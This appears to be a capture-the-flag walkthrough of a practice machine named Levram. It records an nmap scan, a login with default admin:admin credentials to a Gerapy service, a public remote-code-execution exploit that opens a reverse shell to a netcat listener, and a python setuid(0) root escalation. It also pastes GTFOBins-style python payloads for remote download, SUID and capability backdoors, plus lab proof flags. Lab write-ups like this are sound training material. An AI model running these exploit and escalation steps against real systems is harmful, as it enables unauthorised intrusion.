Levram

Host Info

192.168.124.24


Scan


```
# Nmap 7.95 scan initiated Wed Jan 15 02:29:16 2025 as: /usr/lib/nmap/nmap
--privileged -sCV -O -A -p- -oN nmap.md 192.168.124.24
Nmap scan report for 192.168.124.24
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION

22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)

8000/tcp open  http    WSGIServer 0.2 (Python 3.10.6)
|_http-title: Gerapy
|_http-cors: GET POST PUT DELETE OPTIONS PATCH
|_http-server-header: WSGIServer/0.2 CPython/3.10.6

Device type: general purpose|router
Running: Linux 5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linu
x_kernel:5.6.3
OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   33.36 ms 192.168.45.1
2   33.43 ms 192.168.45.254
3   33.46 ms 192.168.251.1
4   25.90 ms 192.168.124.24

OS and Service detection performed. Please report any incorrect results at htt
ps://nmap.org/submit/ .
# Nmap done at Wed Jan 15 02:30:12 2025 -- 1 IP address (1 host up) scanne
d in 55.97 seconds
```

Walkthrough

- weak password on port 8080
  - admin : admin






https://www.exploit-db.com/exploits/50640

https://github.com/hadrian3689/gerapy_0.97_rce

```
jip@jip:~/Offsec/PG/Levram/gerapy_0.97_rce$ python3 gerapy_rce.py -t http://192.168.124.24:8000 -u admin -p admin -lhost 192.168.45.170 -l
port 9090
Logging in
Creating project
Sending Payload
```

```
jip@jip:~/Offsec/PG/Levram$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.45.170] from (UNKNOWN) [192.168.124.24] 33446
bash: cannot set terminal process group (845): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$ id
id
uid=1000(app) gid=1000(app) groups=1000(app)
app@ubuntu:~/gerapy$ whami
whami
Command 'whami' not found, did you mean:
  command 'whoami' from deb coreutils (8.32-4.1ubuntu1)
  command 'wham' from deb wham-align (0.1.5-8)
Try: apt install <deb name>
app@ubuntu:~/gerapy$ whoami
whoami
app
app@ubuntu:~/gerapy$
```




72ec03634d7736febe38ef2716868e6c

```
find / -perm -u+s 2>/dev/null
/snap/snapd/19361/usr/lib/snapd/snap-confine
/snap/core20/1518/usr/bin/chfn
/snap/core20/1518/usr/bin/chsh
/snap/core20/1518/usr/bin/gpasswd
/snap/core20/1518/usr/bin/mount
/snap/core20/1518/usr/bin/newgrp
/snap/core20/1518/usr/bin/passwd
/snap/core20/1518/usr/bin/su
/snap/core20/1518/usr/bin/sudo
/snap/core20/1518/usr/bin/umount
/snap/core20/1518/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1518/usr/lib/openssh/ssh-keysign
/snap/core20/1891/usr/bin/chfn
/snap/core20/1891/usr/bin/chsh
/snap/core20/1891/usr/bin/gpasswd
/snap/core20/1891/usr/bin/mount
/snap/core20/1891/usr/bin/newgrp
```

```
/snap/core20/1891/usr/bin/passwd
/snap/core20/1891/usr/bin/su
/snap/core20/1891/usr/bin/sudo
/snap/core20/1891/usr/bin/umount
/snap/core20/1891/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1891/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/gpasswd
/usr/bin/fusermount3
/usr/bin/umount
/usr/bin/passwd
/usr/bin/mount
/usr/bin/sudo
```

- linpeas scan




```
export LFILE=file_to_save
python -c 'import sys; from os import environ as e
if sys.version_info.major == 3: import urllib.request as r
else: import urllib as r
r.urlretrieve(e["URL"], e["LFILE"])'
```

File write

It writes data to files, it may be used to do privileged writes or write files outside a restricted file system.

```
python -c 'open("file_to_write","w+").write("DATA")'
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
python -c 'print(open("file_to_read").read())'
```

Library load

It loads shared libraries that may be used to run code in the binary execution context.

```
python -c 'from ctypes import cdll; cdll.LoadLibrary("lib.so")'
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo python -c 'import os; os.system("/bin/sh")'
```

Capabilities

If the binary has the Linux `CAP_SETUID` capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which python) .
sudo setcap cap_setuid+ep python

./python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

```
which python3
/usr/bin/python3
app@ubuntu:~$ python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
python3 -c 'import os; os.setuid(0); os.system("/bin/sh")'
id
uid=0(root) gid=1000(app) groups=1000(app)
whoami
root
```

```
cd /root
ls
email3.txt
proof.txt
snap
cat proof.txt
ad881d639a11493aa4d4683af3b8b503
```

ad881d639a11493aa4d4683af3b8b503